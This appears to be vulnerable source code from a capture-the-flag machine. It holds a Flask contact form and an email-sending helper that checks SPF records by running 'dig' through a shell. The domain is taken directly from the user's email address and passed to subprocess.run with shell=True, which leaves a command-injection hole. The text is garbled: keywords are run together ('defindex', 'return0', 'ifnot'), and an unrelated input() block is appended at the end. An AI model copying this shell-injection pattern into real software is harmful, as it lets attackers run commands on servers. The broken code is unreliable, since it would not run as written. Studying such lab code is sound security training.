
@app.route('/', methods=['GET', 'POST']) defindex(): if request.method == 'POST': email = request.form['email'] subject = request.form['subject'] message = request.form['message'] ip = request.remote_addr
status = sendmessage(email, subject, message, ip) if status == 0: flash('Something went wrong!', 'danger') elif status == 1: flash('You are not authorized!', 'danger') else: flash('Your message was successfuly sent! We will reply as soon as possible.', 'success') return redirect('/#contact') else: return render_template('index.html')
import smtplib, re from email.message import EmailMessage from subprocess import PIPE, run import ipaddress
defissecure(email, ip): ifnot re.match("([A-Za-z0-9]+[.-_])*[A-Za-z0-9]+@[A-Za-z0-9-]+(\.[A-Z|a-z]{2,})", email): return0 else: domain = email.split("@", 1)[1] result = run([f"dig txt {domain}"], shell=True, stdout=PIPE) output = result.stdout.decode('utf-8') if"v=spf1"notin output: return1 else: domains = [] ips = [] if"include:"in output: dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:") dms.pop(0) for domain in dms: domains.append(domain) whileTrue: for domain in domains: result = run([f"dig txt {domain}"], shell=True, stdout=PIPE) output = result.stdout.decode('utf-8') if"include:"in output: dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:") domains.clear() for domain in dms: domains.append(domain) elif"ip4:"in output: ipaddresses = ''.join(re.findall(r"ip4:+[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[/]?[0-9]{2}", output)).split("ip4:") ipaddresses.pop(0) for i in ipaddresses: ips.append(i) else: pass break elif"ip4"in output: ipaddresses = ''.join(re.findall(r"ip4:+[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[/]?[0-9]{2}", output)).split("ip4:") ipaddresses.pop(0) for i in ipaddresses: ips.append(i) else: return1 for i in ips: if ip == i: return2 elif ipaddress.ip_address(ip) in ipaddress.ip_network(i): return2 else: return1
defsendmessage(email, subject, message, ip): status = issecure(email, ip) if status == 2: msg = EmailMessage() msg['From'] = f'{email}' msg['To'] = 'info@only4you.htb' msg['Subject'] = f'{subject}' msg['Message'] = f'{message}'
smtp = smtplib.SMTP(host='localhost', port=25) smtp.send_message(msg) smtp.quit() return status elif status == 1: return status else: return status a = input("Enter your email address: ") b = input("Enter the subject: ") c = input("Enter the message: ") d = input("Enter your IP address: ") result = sendmessage(a, b, c, d) if result == 2: print("Email sent successfully!") elif result == 1: print("Email sent but not secure!") else: print("Invalid email address!")